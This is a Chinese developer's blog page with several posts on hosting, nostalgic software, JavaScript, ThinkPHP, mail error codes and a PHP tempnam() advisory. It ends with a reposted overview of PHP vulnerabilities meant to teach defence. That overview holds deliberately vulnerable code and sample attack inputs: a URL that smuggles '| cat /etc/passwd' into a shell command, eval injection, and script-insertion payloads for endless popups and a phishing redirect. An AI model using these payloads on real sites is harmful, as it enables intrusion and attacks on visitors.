易栈网-膘叔

浏览模式: 标准 | 列表 | 图文
OCR验证码识别

OCR验证码识别


其实,关于很多验证码的识别,我都想过用OCR来识别,通过PHP等程序来识别,终究是有限的。毕竟PHP的功能还是有限的。
如果在windows下面,你还是能够调用一些OCR程序的DLL或者activeX控件来控制来运行,但非windows平台就难办了。

博客园这位朋友:http://www.cnblogs.com/youwang/archive/2009/12/04/1616939.html,他也是采用了OCR来验证,PHP的调用就不一定能这么方便了。

以前我写过一篇WPS的控件生成WORD文章,过两天我看看是不是用那些清华紫 光或者汉王之类的OCR控件来尝试一下?呵呵

bluehost的郁闷

bluehost的郁闷

前段时间,我申请了国外的虚拟空间bluehost.com,开始还觉得挺方便,然而今天却让我郁闷了。

朋友推荐的程序是采用了 yii framework【http://www.yiiframework.com】,由于需要跑一个cli模式的程序。结果却发现程序报错,原来,bluehost.com在命令行下不支持 PDO,而在正常情况下是支持的。。。一下子傻掉了。

看来,以后还是买 VPS比较方便啊。。可以自已配置。嗯,决定了,等退完钱后,考虑上VPS。。

只是太贵了。很犹豫,20刀一个月啊。。。慢慢攒了

那些已被岁月尘封的软件【from cnbeta】

那些已被岁月尘封的软件【from cnbeta】

本来不想转贴的,但 一看。。原来里面的软件,我基本上都用过啊。。

本人不上图了,要看原文请去:http://www.cnbeta.com/articles/99240.htm,我这里再加入一些我自己的看法和心情,以【】来展示

原题:Abandonware 趣图赏析
Abandonware(孤儿软件)是一个冷门但有趣的领域。在当前技术日新月异、产品推陈出新的大背景下,适时地回顾一下历史,也许能对现在的工作有一些启发意义。下面展示几张我对一些经典 abandonware 的截图,分享其中的好玩之处,体会软件内外的斗转星移。

1. 用过 UCDOS 6.0 以上版本的朋友都应该记得它当年强调的“特显”、“直接写屏”等功能。据称这样可以做到与显卡无关,提高兼容性,但带来的问题就是在 Windows 9X 下常常会花屏。抛开这个不说,如果两个类似的汉字系统同时写屏是什么效果呢?我们分别启动 GB2312 版的 UCDOS 与 BIG5 版的倚天中文系统,再启动一个 CCED 之类的全屏幕中文程序进行测试。随着键盘、鼠标操作对屏幕的刷新,两个汉字系统抢着写屏,使得屏幕上正确的文字与乱码共存,有超越 CCED 的“密写”功能之势。顺便说一下,我本科时有幸上了 UCDOS 智能拼音作者谭毓安老师的课,拜到了十年前就闻名的牛人。【ucdos是我在486时代最喜欢的软件之一,那时候练五笔没有其他办法,先启动ucdos才是王道。后来才知道,那些启动,其实就是一堆 bat的组合。不过当年就不一样了。看到别人的黑色屏幕,而自己下方却有一个可以显示输入法的蓝条,那是相当地“鸡”动啊。】

2.Windows 95 中文版的蓝屏(BSOD)是 Windows 系列产品中文蓝屏的绝唱。从 Windows 98 以后,中文版 Windows 的蓝屏都改成英文的了,不再做汉化,这是为什么呢?因为 Windows 95 在实际使用中如果出现了某些严重的错误,会使得中文字库也无法加载,这时中文全变成了没有参考价值的乱码。看来在设计这种“最后的机制”时,一定要做到最 小依赖,要给用户提供有效信息,而不要让自身成为系统的拖累。【第一次见到win95,是在南通的南大街上,那,其实是一家盗版软件店,看着店主在操作windows,心里那是一个崇拜啊。。要知道windows 3.1在win95面前,那真的是啥也不是。虽然那时候盗版盘很贵,但是为了第一个仙剑,我的盗版处女生涯就失落在那家小店了,当时和我一起的好象还有:阿飞和小陆明,不知道他们现在是否还依然记得?】

3、Windows 95 中不规范的世界地图。在 Windows 95 的早期 Release 中,“区域设置”的世界地图上的国界标示导致了有领土争端的外国政府抗议(《Windows 编程启示录》中提到过), 因此后来的 Release 取消了地图上的国家(时区)颜色标示。但一个新 bug 随之而来:新版地图上竟然没有阿拉伯半岛。我们使用 PE 资源编辑器打开“区域设置”所在的 intl.cpl 文件,其中有一幅标示了颜色的世界地图,包含阿拉伯半岛的。intl.cpl 读取这个资源,将其按海陆两色显示。不知是什么算法出错,导致阿拉伯半岛消失(其实覆盖对比,还有东欧部分地区和台湾岛也不见了)。不知这事当年有没有在 中东闹起来,软件中的政治问题举足轻重呵。【不关心,没注意过,就是放到我面前,我也认不出。。。】

4.江民的 KV 系列杀毒软件历史久远,在上世纪九十年代中前期,KV200、KV300、KV300+ 系列在 DOS 防毒、杀毒工具中独占鳌头,可谓微机必备。不过在互联网没有普及的时代,病毒库的升级成为一个问题。记得当年一种途径是去软件专卖店拷贝(小城市不可 行),一种途径是用 Modem 拨号、超级终端登录到官方 BBS 上下载(长途话费呀),而最廉价的方式则是从《电脑报》、《软件报》上摘抄最新的病毒特征码,手工敲 debug 命令将其汇编到自己的 KV 病毒库中。设想现在哪个软件的升级若要用户编写并编译一堆代码,一定会被揍的。技术的发展使所谓“电脑高手”的门槛越来越低,这应该让人是高兴呢,还是悲 哀呢?【当年确实中过两次病毒,一次是在dos 6.22下,一次是在win98下,DOS6.22的时候,用的是virusscan?应该没记错,win98下面,是用的隔壁处室的正版kv300,启动杀毒,再后来,我就用上了诺顿,再后来。。。一直裸奔了】

5.同样令人感慨“沧海桑田”的,还有 CCED 3.3 的帮助文档。当年北京市电话号码还是 7 位,传呼机是流行的通信工具。四环路没有贯通,现在的太平洋电脑城附近当年还是“百货”,图上那几个单位如今尤在?【好象易语言的作者就是这个CCED的开发者之一??记不清了,仿佛是吧,我还真没用过。。。我只用了WPS】

6.续上。从金山最失败的产品——盘古组件中提取的“信息服务”小工具,看看当年最长五位数的电话区号、最长三位数的火车车次。如今电话区号变 短了,火车车次却变长了;电话费相对收入降低了,火车票价却不减反增。虽说铁路已经提速好多次了,可又有几次真正惠及了我西北的家乡呢?【又是没用过的软件。】

7.我们再来看看超级兔子。这个软件见证了中国个体软件营销模式的变迁——从简单的免费软件,到知名的共享软件,然后遭殃泡沫经济、转战国外市 场,如今 Web 2.0 时代又回归免费,改为以服务为中心的营利模式。我是这个软件在共享时代的正版注册用户,作者蔡旋给还专门向注册用户们透露了软件中的一个彩蛋:查看作者小 时候的照片。呵呵,不知道蔡旋自己还记得这件事不?【这个,好象用过,不记得了,那时候应该都是用的优化大师吧?还要算号,算号的时候,还不能开着软件。。。现在想起来真的很好笑,大部分设置都可以通过注册表来解决,后来还真的买了本与注册表相关的书。如果那时候再配上VB,直接用VB操作注册表,估计我那时候也可以卖软件了。。。】

8.不知不觉中,我们谈论的内容已经超出了 Abandonware 的范畴。有些产品并非已无版权,只不过开发者对旧版本不再提供支持而已。这并不影响我们怀旧的兴致。最后一幅图仍然是一个彩蛋,而且估计在那几年学过点计 算机的中国人都见过这个彩蛋——Office 2000 附带的隶书、幼园等字体中的“胡万进印”。 有多少人还记得暗藏在 Windows 95、98 或 Office 97、2000、XP 中那些好玩的小动画和小游戏呢?软件开发者期待一个展示个性的空间,然而公司对软件质量的苛求又在扼杀这种小聪明。节日礼花和赛车游戏在如今的 Windows 与 Office 中不复存在,不过有趣的是 Google 产品中的彩蛋却始终没有减少,这又是一个什么样的信号呢?【。。。当年这个胡字闹得很大。。。】

原文链接:http://blog.linjian.org/articles/abandonware-pictures/,作者:林健。
本作品采用知识共享署名-非商业性使用-相同方式共享 2.5 中国大陆许可协议进行许可。
(Digital fingerprint: 993d4981d6d552510db9a08493b2dbec)

--EOF--

作者还搞了一个数字证书,好妖的作法。不过作者没有提到的其实还有一款对于从DOS走来的人很重要的一个软件:pctools。从那个时代过来,而不知道这款软件的人恐怕真的很少吧?也算是一个时代的终结了。。。最后再怀念一下,同时,以后不会再转贴类似文章了,毕竟过去了就过去了。。再怀念也不会回来了。

PHP tempnam()函数绕过safe_mode安全限制漏洞

PHP tempnam()函数绕过safe_mode安全限制漏洞

影响版本:
PHP PHP 5.3.x
PHP PHP 5.2.x漏洞描述:
BUGTRAQ ID: 36555
CVE ID: CVE-2009-3557

PHP是广泛使用的通用目的脚本语言,特别适合于Web开发,可嵌入到HTML中。

PHP的tempnam()中的错误可能允许绕过safe_mode限制。以下是ext/standard/file.c中的有漏洞代码段:

PHP_FUNCTION(tempnam)
{
char *dir, *prefix;
int dir_len, prefix_len;
size_t p_len;
char *opened_path;
char *p;
int fd;

if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "ss", &dir, &dir_len,
&prefix, &prefix_len) == FAILURE) {
return;
}

if (php_check_open_basedir(dir TSRMLS_CC)) { [1]
RETURN_FALSE;
}

php_basename(prefix, prefix_len, NULL, 0, &p, &p_len TSRMLS_CC);
if (p_len > 64) {
p[63] = ’\0’;
}

if ((fd = php_open_temporary_fd(dir, p, &opened_path TSRMLS_CC)) >= 0) {
close(fd);
RETVAL_STRING(opened_path, 0);
}
efree(p);
}


在[1]处tempnam()函数仅检查了open_basedir值。<*参考 http://securityreason.com/securityalert/6601 ,http://secunia.com/advisories/37412/ *>

厂商补丁:

PHP
---
目前厂商已经发布了升级补丁以修复这个安全问题,请到厂商的主页下载:

http://svn.php.net/viewvc/php/php-src/branches/PHP_5_2/ext/standard/file.c?view=log
http://svn.php.net/viewvc/php/php-src/branches/PHP_5_3/ext/standard/file.c?view=log

消息来源:http://hi.baidu.com/isbx/blog/item/9607b3fbdb3988284e4aea53.html
不过,原作者的标题写错了。应该是tempnam函数,呵呵

javascript获取随机颜色

标签云的时候,好象除了点击率高的字体会放的特别大外,点击率差不多的,往往都是采用不同的颜色来进行区分,如果页面上内容很少,我们还能手动控制一下。如果数据很多。。。黑黑,恐怕你只能随机了。

如果你想用javascript的随机,那么,司徒正美可是为你收集了不少方法哦,你可以挑一些作为自己的项目中的基本代码。

原文如下:

在制作饼图或标签云时,我们通常需要很多颜色,方法有二。一是准备一组漂亮的候选颜色,二是随机生成颜色。在数量很多或不明确时,我想后者就是唯一的出路了。谷歌了一下,整理如下,按由浅入深的顺序排列。

实现1
var getRandomColor = function(){
return '#' +
(function(color){
return (color += '0123456789abcdef'[Math.floor(Math.random()*16)])
&& (color.length == 6) ? color : arguments.callee(color);
})('');
}

随机生成6个字符然后再串到一起,闭包调用自身与三元运算符让程序变得内敛,初心者应该好好学习这种写法。

实现2
var getRandomColor = function(){
return (function(m,s,c){
return (c ? arguments.callee(m,s,c-1) : '#') +
s[m.floor(m.random() * 16)]
})(Math,'0123456789abcdef',5)
}

把Math对象,用于生成hex颜色值的字符串提取出来,并利用第三个参数来判断是否还继续调用自身。

实现3
Array.prototype.map = function(fn, thisObj) {
var scope = thisObj || window;
var a = [];
for ( var i=0, j=this.length; i < j; ++i ) {
a.push(fn.call(scope, this[i], i, this));
}
return a;
};
var getRandomColor = function(){
return '#'+'0123456789abcdef'.split('').map(function(v,i,a){
return i>5 ? null : a[Math.floor(Math.random()*16)] }).join('');
}

这个要求我们对数组做些扩展,map将返回一个数组,然后我们再用join把它的元素串成字符。

实现4
var getRandomColor = function(){
return '#'+Math.floor(Math.random()*16777215).toString(16);
}

这个实现非常逆天,虽然有点小bug。我们知道hex颜色值是从#000000到#ffffff,后面那六位数是16进制数,相当于"0x000000" 到"0xffffff"。这实现的思路是将hex的最大值ffffff先转换为10进制,进行random后再转换回16进制。我们看一下,如何得到 16777215 这个数值的。

alert(parseInt("0xffffff",16).toString(10));

实现5
var getRandomColor = function(){
return '#'+(Math.random()*0xffffff<<0).toString(16);
}

基本实现4的改进,利用左移运算符把0xffffff转化为整型。这样就不用记16777215了。由于左移运算符的优先级比不上乘号,因此随机后再左移,连Math.floor也不用了。

实现6
var getRandomColor = function(){
return '#'+(function(h){
return new Array(7-h.length).join("0")+h
})((Math.random()*0x1000000<<0).toString(16))
}

修正上面版本的bug(无法生成纯白色与hex位数不足问题)。0x1000000相当0xffffff+1,确保会抽选到0xffffff。在闭包里我们处理hex值不足6位的问题,直接在未【应该是末】位补零。

实现7
var getRandomColor = function(){
return '#'+('00000'+(Math.random()*0x1000000<<0).toString(16)).slice(-6);
}

这次在前面补零,连递归检测也省了。

上面版本生成颜色的范围算是大而全,但随之而来的问题是颜色不好看,于是实现8搞出来了。它生成的颜色相当鲜艳。

实现8
var getRandomColor = function(){
return "hsb(" + Math.random() + ", 1, 1)";
}

实际代码:


<!doctype html>
<html dir="ltr" lang="zh-CN">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=8">
<title>初级饼图</title>
<script src="http://bloghighlighter.googlecode.com/files/raphael-min.js" type="text/javascript" ></script>
<script type="text/javascript" charset="utf-8">

var getRandomColor = function(){
return "hsb(" +[ Math.random() ,Math.random(),1] +")";
}

window.onload = function () {
var paper = Raphael("canvas", 700, 700);
paper.rect(0, 0, 640, 480,10).attr({fill: "#F2F1D7",stroke: "none"});//设置画板

function drawSector(cx,cy,r,paper,oc,startAngle){
var angleplus = 360 * oc / 100,//360度乘以40%
startAnglestartAngle = startAngle || 0,
endAngle =startAngle+angleplus,
rad = Math.PI / 180,
x1 = cx + r * Math.cos(-startAngle * rad),
x2 = cx + r * Math.cos(-endAngle * rad),
y1 = cy + r * Math.sin(-startAngle * rad),
y2 = cy + r * Math.sin(-endAngle * rad);
var path = ["M", cx, cy, "L", x1, y1, "A", r, r, 0, +(endAngle - startAngle > 180), 0, x2, y2, "z"];
pathpath = path.join(" ");
paper.path({fill:getRandomColor()},path);
return endAngle
}
var ocs = [40,25,17,10,8];
for(var i=0,l=ocs.length,startAngle;i<l;i++){
startAngle = drawSector(300,300,100,paper,ocs[i],startAngle);
}

};
</script>
<style type="text/css" media="screen">
#canvas {
width: 700px;
height: 700px;
}
</style>
<title>初级饼图</title>
</head>
<body>
<p>初级饼图</p>
<div id="canvas"></div>
</body>
</html>

原文中,这段代码可以在页面执行,由于我的博客关系,没有实现这个功能,所以。。。只有显示原来的代码了。如果你需要运行它,可以复制下来再运行,当然也可去:http://www.cnblogs.com/rubylouvre/archive/2009/09/24/1572977.html,直接运行。。

初用thinkphp的widget

widget最早的应用应该是vista了。。但WEB上的就说不准谁是最早应用的。。。

ThinkPHP从很早的版本里就有支持了,但,我却一直没有用过,依稀记得yblog在用widget的时候,好象ThinkPHP那时候还没有正式支持。。

我这次使用,其实也算是个意外,在对thinksns二次开发的时候,有些页面需要经常重用,不得己,只能使用widget了。

随便看了一下,如果仅仅只是用来显示一些简单的页面,那么widget还是很方便的就能够被使用了。thinkphp2.0的手册中也有介绍。。

最简单的用法莫过于在Lib目录下,新建一个widget目录。然后放上一个class文件,最后附上一个基本同名的模版就行了。。

<?php

class RightSlideWidget extends Widget
{
function render($data){
return $data;
}
}
在同目录下放置一个RightSlide.html就行了。。该html的解析与你使用的模版引擎有关,一般情况下,还是使用TP的模版了。。

在正式的模版中使用【我是指使用TP的情况下】,直接{:W('RightSlide',array('data'=>1))}就可以了。

很简单吧。

在FireBug控制台记录jQuery

在FireBug控制台记录jQuery

这段内容其实是来自于昨天写的文章 jQuery选择器? 中帕兰映像的文章中的部分,主要是因为他很有用,所以就提出来。

再加上,昨天我也就列了一个大纲,没有全部转载,所以,贴出来还是有点必要的。。可以多学习一下这些先进的功能。

FireBug是我最喜欢用的一个浏览器扩展工具之一,这个工具可以让你快速的在可视化界面中了解当前页面的HTML+CSS+JavaScript,并在该工具下完成即时开发。作为jQuery或JavaScript开发人员,FireFox对于记录你的JavaScript代码也得到支持。

写入FireBug控制台的最简单方式就是:console.log("hello world");

eccb1f9351d0ef22a8601a06e9a6ff20

你也可以按照你希望的方式写一些参数:console.log(2,4,6,8,"foo",bar);

你也可以编写一个小扩展来记录jQuery对象到控制台:

jQuery.fn.log = function (msg) {
console.log("%s: %o", msg, this);
return this;
};

对于这个扩展,你可以直接使用.log()方法来记录当前对象到控制台。

$('#some_div').find('li.source > input:checkbox')
.log("sources to uncheck")
.removeAttr("checked");

---关于这段,很多人有转贴哦。

博客园的dudu在jQuery小组里也贴了:http://space.cnblogs.com/group/topic/34586/

看来有很多人关注这些,虽然我贴了。但我自己还没有测试。。。当然paste结束后,我就马上去测试了 。。。

163邮箱的一些技巧

163邮箱的一些技巧

做WEB开发的,总不可避免的会利用程序来发邮件。。
而163的邮局相对的比较完善,他提供了一些错误代码和一些其他帮助。
你看:163邮箱OutLook错误号解析一文中,就提到了很多代码,他增强了你在开发中的纠错能力:

一般常见错误代码
0x800C0131 可能是 Folders.dbx 档案属性错误或损坏.
0x800CCC00 身份验证(Authentication)未载入
0x800CCC01 认证(Certificate)内容错误
0x800CCC02 认证日期错误
0x800CCC03 使用者已联机
0x800CCC05 未联机到服务器
0x800CCC0A 邮件下载未完成
0x800CCC0B 服务器忙碌中
0x800CCC0D 找不到主机(检查你的SMTP服务器是不是设错)
0x800CCC0E 联机到服务器失败,无法与主机建立联机。等一段时间再试。
0x800CCC0F 服务器结束联机(对方服务器负荷过重)
0x800CCC10 服务器无法辨认此邮件地址
0x800CCC11 服务器无法辨认的 Mailing list
0x800CCC12 无法传送 Winsock request
0x800CCC13 无法接收 Winsock reply
0x800CCC14 无法起始 Winsock
0x800CCC15 无法开启 Windows Socket
0x800CCC16 无法辨认使用者账号,使用者账号错误
0x800CCC17 使用者中断操作
0x800CCC18 登入失败(例如:不需要安全密码认证登入,但却设了安全密码认证登入)
0x800CCC19 作业逾时
0x800CCC1A 无法以 SSL 建立联机
Winsock错误
0x800CCC40 Network subsystem 无法使用
0x800CCC41 Windows Sockets 不支持此应用程序
0x800CCC43 Bad address.
0x800CCC44 Windows Sockets 无法加载
0x800CCC45 Operation now in progress..
SMTP错误
0x800CCC60 不合法的回应
0x800CCC61 不明的错误代码
0x800CCC62 收到语法错误
0x800CCC63 语法参数不正确
0x800CCC64 指令不完整
0x800CCC65 不正确的指令序列
0x800CCC66 指令不完整
0x800CCC67 没有这个指令
0x800CCC68 邮件信箱被锁住或忙碌中
0x800CCC69 找不到邮件信箱
0x800CCC6A 处理要求错误
0x800CCC6B 邮件信箱不在此服务器上
0x800CCC6C 已无空间储存邮件
0x800CCC6D 已超过限制的储存容量上限
0x800CCC6E 不合法的邮件信箱名称
0x800CCC6F Transaction error,可能是服务器不接受你的邮件,请跟你的 ISP 联络。
0x800CCC78 邮件地址不正确,收件者被服务器拒绝,在属性里选中“我的服务器需要身份验证”即可。
0x800CCC79 Relay Denied:Outlook Express 的 SMTP 设定不正确,在属性里选中“我的服务器需要身份验证”即可。
0x800CCC7A 没有指定寄件者
0x800CCC7B 没有指定收件者
POP3错误
0x800CCC90 检查是否有使用该服务器的权限。或是否设了安全密码认证登入
0x800CCC91 使用者名称错误或找不到此使用者
0x800CCC92 账号、密码错误,请核实帐号和密码的输入是否正确。
0x800CCC93 无法解释响应
0x800CCC94 需要指令
0x800CCC95 服务器上已无邮件
0x800CCC96 没有邮件标记为要下载
0x800CCC97 Message ID 超出范围
NNTP错误
0x800CCCA0 新闻服务器响应错误,可能你没有拥有可使用该服务器的权限。
0x800CCCA1 读取新闻群组失败
0x800CCCA2 要求服务器邮件清单失败
0x800CCCA3 无法显示清单
0x800CCCA4 无法开启群组
0x800CCCA5 服务器无此群组
0x800CCCA6 邮件不在服务器上
0x800CCCA7 找不到件标题
0x800CCCA8 找不到邮件本文
0x800CCCA9 无法发布到服务器上
0x800CCCAA 无法开启下封邮件
0x800CCCAB 无法显示日期
0x800CCCAC 无法显示标题
0x800CCCAD 无法显示 MIME 标题
0x800CCCAE 使用者名称或密码不正确
RAS错误
0x800CCCC2 未安装拨号网络
0x800CCCC3 找不到拨号网络
0x800CCCC4 拨号网络错误
0x800CCCC5 Connectoid 坏或遗失
0x800CCCC6 取得拨号设定时错误
IMAP错误
0x800CCCD1 登入失败
0x800CCCD2 Message tagged
0x800CCCD3 Invalid response to request.
0x800CCCD4 语法错误
0x800CCCD5 不是 IMAP 服务器
0x800CCCD6 Buffer 已超过上限
0x800CCCD7 Recovery error
0x800CCCD8 数据不完整
0x800CCCD9 联机被拒
0x800CCCDA 不明的回应
0x800CCCDB User ID 已更改
0x800CCCDC User ID 指令失败
0x800CCCDD Unexpected disconnect
0x800CCCDE Invalid server state
0x800CCCDF 无法认证客户端


而对于那些喜欢手动查看从邮件服务器到网易MX服务器的SMTP的记录的朋友,163邮箱的帮助也做了介绍:

  利用telnet手工模拟一次smtp会话过程,能提供许多有用的信息,从而帮助我们迅速定位您的问题。下面这个手工smtp会话测试过程可以在多个操作系统下运行,包括Windows、Unix和Linux。
2nn开头的返回码,表示会话是正常的;而5nn或者4nn开头的返回码则表示有错误发生。

  利用telnet来模拟一次完整的发信,下面是具体步骤:
·打开一个命令窗口,键入:telnet 163mx01.mxmail.netease.com 25,这条命令将建立一个到我们163邮件服务器的连接;
·键入:HELO yourdomain.com 这里的yourdomain.com指您的域名;
·键入:MAIL FROM:< you@yourdomain.com >(邮箱名需要用<>括起来),这里的you@yourdomain.com指您们域的一个邮箱名;
·键入:RCPT TO:< postmaster >(邮箱名需要用<>括起来),这将发信到我们的postmaster邮箱;
·键入:DATA;
·输入邮件的信头和正文; 
Received: (from you@yourdomain.com) by yourdomain.com 
FROM:< you@yourdomain.com>(无需空格)
TO:< postmaster>(无需空格)
SUBJECT: yourdomain.com to netease
(空行)
Hi!
It's from yourdomain.com. Just a test.Bye.
·新起一个空行,键入:. 然后按回车,这将结束整封信,并发送给服务器。

  范例(模拟从126.com服务器向网易163.com发起smtp会话)如下图:

fc81d5dca7ebb8f9a9b6ae754fef3ed4


  当然:该测试过程必须在发信服务器上进行。

jQuery选择器?

jQuery选择器?

现在javascript的框架越来越多,但被人关注的也就那么几个,这几天博客园上也有不少文章来介绍和学习jQuery,有司徒正美的深入jQuery源码系列,也有很多人写的基础学习,当然也有应用类的,插件类的。。formValidator好象首发就是在博客园哦。

昨天在博客园上看到有人在写着jQuery的选择器的文章,地址为:http://www.cnblogs.com/bynet/archive/2009/11/30/1613635.html,其实,在网上有这么一个页面,专门用来让你测试的,http://codylindley.com/jqueryselectors/,它非常酷,而且能够在线免费使用,当然你也能下来到本地离线使用。这个测试页面包含复杂的HTML组合字段,然后你能尝试预定义使用各种jQuery选择器。如果这还不够你也可以自定义选择器。你还可以尝试着一些优化代码。。。

帕兰映像就收集了一些优化的代码:http://paranimage.com/14-tips-to-improve-jquery-code/
有14条哦,建议去原页面查看。我这里只列一下标题

  1. 测试并提升你的jQuery选择器水平

  2. 测试jQuery包装集是否包含某些元素

  3. 从jquery.org读取jQuery最新版本

  4. 存储数据

  5. jQuery手册常备身边

  6. 在FireBug控制台记录jQuery

  7. 尽可能使用ID选择器

  8. 善于利用jQuery链

  9. 绑定jQuery函数到$(window).load事件

  10. 使用jQuery链来限定选择器,让你的代码更简洁更优雅

  11. 使用回调函数同步效果

  12. 学会使用自定义选择器

  13. 预加载图片

  14. 将你的代码测试完好

好象,帕兰也是从别的地方贴过来的
英文原文:More jQuery and General Javascript Tips to Improve Your Code
中文译文:了解更多jQuery技巧来提高你的代码/彬GO

PHP漏洞全解【转】

PHP漏洞全解【转】

说是全解,其实倒更不如说是一些介绍。虽然没有什么明确的解决方案,但是了解一下,对于自己的代码也可以有针对性的防范。。。内容还是有点乱,还有一点重复内容,估计原作者也只是做了一个集中吧?
而且对于6往后的内容,并没有加入。。。。不知道以后会不会加上

原文如下:
PHP网页的安全性问题
针对PHP的网站主要存在下面几种攻击方式:
1.命令注入(Command Injection)
2.eval注入(Eval Injection)
3.客户端脚本攻击(Script Insertion)
4.跨网站脚本攻击(Cross Site Scripting, XSS)
5.SQL注入攻击(SQL injection)
6.跨网站请求伪造攻击(Cross Site Request Forgeries, CSRF)
7.Session 会话劫持(Session Hijacking)
8.Session 固定攻击(Session Fixation)
9.HTTP响应拆分攻击(HTTP Response Splitting)
10.文件上传漏洞(File Upload Attack)
11.目录穿越漏洞(Directory Traversal)
12.远程文件包含攻击(Remote Inclusion)
13.动态函数注入攻击(Dynamic Variable Evaluation)
14.URL攻击(URL attack)
15.表单提交欺骗攻击(Spoofed Form Submissions)
16.HTTP请求欺骗攻击(Spoofed HTTP Requests)

几个重要的php.ini选项
Register Globals
php>=4.2.0,php.ini的register_globals选项的默认值预设为Off,当register_globals的设定为 On时,程序可以接收来自服务器的各种环境变量,包括表单提交的变量,而且由于PHP不必事先初始化变量的值,从而导致很大的安全隐患.
例1:
//check_admin()用于检查当前用户权限,如果是admin设置$is_admin变量为true,然后下面判断此变量是否为true,然后执行管理的一些操作
//ex1.php
<?php
if (check_admin())
{
$is_admin = true;
}
if ($is_admin)
{
do_something();
}
?>
这一段代码没有将$is_admin事先初始化为Flase,如果register_globals为On,那么我们直接提交 http://www.sectop.com/ex1.php?is_admin=true,就可以绕过check_admin()的验证

例2:
//ex2.php
<?php
if (isset($_SESSION["username"]))
{
do_something();
}
else
{
echo "您尚未登录!";
}
?>
当register_globals=On时,我们提交http://www.sectop.com/ex2.php?_SESSION[username]=dodo,就具有了此用户的权限
所以不管register_globals为什么,我们都要记住,对于任何传输的数据要经过仔细验证,变量要初始化

safe_mode
安全模式,PHP用来限制文档的存取.限制环境变量的存取,控制外部程序的执行.启用安全模式必须设置php.ini中的safe_mode = On
1.限制文件存取
safe_mode_include_dir = "/path1:/path2:/path3"
不同的文件夹用冒号隔开
2.限制环境变量的存取
safe_mode_allowed_env_vars = string
指定PHP程序可以改变的环境变量的前缀,如:safe_mode_allowed_env_vars = PHP_ ,当这个选项的值为空时,那么php可以改变任何环境变量
safe_mode_protected_env_vars = string
用来指定php程序不可改变的环境变量的前缀
3.限制外部程序的执行
safe_mode_exec_dir = string
此选项指定的文件夹路径影响system.exec.popen.passthru,不影响shell_exec和"` `".
disable_functions = string
不同的函数名称用逗号隔开,此选项不受安全模式影响

magic quotes
用来让php程序的输入信息自动转义,所有的单引号("'"),双引号("""),反斜杠("\")和空字符(NULL),都自动被加上反斜杠进行转义
magic_quotes_gpc = On 用来设置magic quotes 为On,它会影响HTTP请求的数据(GET.POST.Cookies)
程序员也可以使用addslashes来转义提交的HTTP请求数据,或者用stripslashes来删除转义

命令注入攻击
PHP中可以使用下列5个函数来执行外部的应用程序或函数
system.exec.passthru.shell_exec.``(与shell_exec功能相同)
函数原型
string system(string command, int &return_var)
command 要执行的命令
return_var 存放执行命令的执行后的状态值
string exec (string command, array &output, int &return_var)
command 要执行的命令
output 获得执行命令输出的每一行字符串
return_var 存放执行命令后的状态值
void passthru (string command, int &return_var)
command 要执行的命令
return_var 存放执行命令后的状态值
string shell_exec (string command)
command 要执行的命令

漏洞实例
例1:
//ex1.php
<?php
$dir = $_GET["dir"];
if (isset($dir))
{
echo "<pre>";
system("ls -al ".$dir);
echo "</pre>";
}
?>
我们提交http://www.sectop.com/ex1.php?dir=| cat /etc/passwd
提交以后,命令变成了 system("ls -al | cat /etc/passwd");


eval注入攻击
eval函数将输入的字符串参数当作PHP程序代码来执行
函数原型:
mixed eval(string code_str) //eval注入一般发生在攻击者能控制输入的字符串的时候
//ex2.php
<?php
$var = "var";
if (isset($_GET["arg"]))
{
$arg = $_GET["arg"];
eval("\$var = $arg;");
echo "\$var =".$var;
}
?>
当我们提交 http://www.sectop.com/ex2.php?arg=phpinfo();漏洞就产生了
动态函数
<?php
func A()
{
dosomething();
}
func B()
{
dosomething();
}
if (isset($_GET["func"]))
{
$myfunc = $_GET["func"];
echo $myfunc();
}
?>
程序员原意是想动态调用A和B函数,那我们提交http://www.sectop.com/ex.php?func=phpinfo 漏洞产生


防范方法
1.尽量不要执行外部命令
2.使用自定义函数或函数库来替代外部命令的功能
3.使用escapeshellarg函数来处理命令参数
4.使用safe_mode_exec_dir指定可执行文件的路径
esacpeshellarg函数会将任何引起参数或命令结束的字符转义,单引号"'",替换成"\'",双引号""",替换成"\"",分号";"替换成"\;"
用safe_mode_exec_dir指定可执行文件的路径,可以把会使用的命令提前放入此路径内
safe_mode = On
safe_mode_exec_di r= /usr/local/php/bin/


客户端脚本植入
客户端脚本植入(Script Insertion),是指将可以执行的脚本插入到表单.图片.动画或超链接文字等对象内.当用户打开这些对象后,攻击者所植入的脚本就会被执行,进而开始攻击.
可以被用作脚本植入的HTML标签一般包括以下几种:
1.<script>标签标记的javascript和vbscript等页面脚本程序.在<script>标签内可以指定js程序代码,也可以在src属性内指定js文件的URL路径
2.<object>标签标记的对象.这些对象是java applet.多媒体文件和ActiveX控件等.通常在data属性内指定对象的URL路径
3.<embed>标签标记的对象.这些对象是多媒体文件,例如:swf文件.通常在src属性内指定对象的URL路径
4.<applet>标签标记的对象.这些对象是java applet,通常在codebase属性内指定对象的URL路径
5.<form>标签标记的对象.通常在action属性内指定要处理表单数据的web应用程序的URL路径

客户端脚本植入的攻击步骤
1.攻击者注册普通用户后登陆网站
2.打开留言页面,插入攻击的js代码
3.其他用户登录网站(包括管理员),浏览此留言的内容
4.隐藏在留言内容中的js代码被执行,攻击成功
实例
数据库
Create TABLE `postmessage` (
`id` int(11) NOT NULL auto_increment,
`subject` varchar(60) NOT NULL default '',
`name` varchar(40) NOT NULL default '',
`email` varchar(25) NOT NULL default '',
`question` mediumtext NOT NULL,
`postdate` datetime NOT NULL default '0000-00-00 00:00:00',
PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=gb2312 COMMENT='使用者的留言' AUTO_INCREMENT=69 ;
//add.php 插入留言
//list.php 留言列表
//show.php 显示留言
浏览此留言的时候会执行js脚本
插入 <script>while(1){windows.open();}</script> 无限弹框
插入<script>location.href="http://www.sectop.com";</script> 跳转钓鱼页面
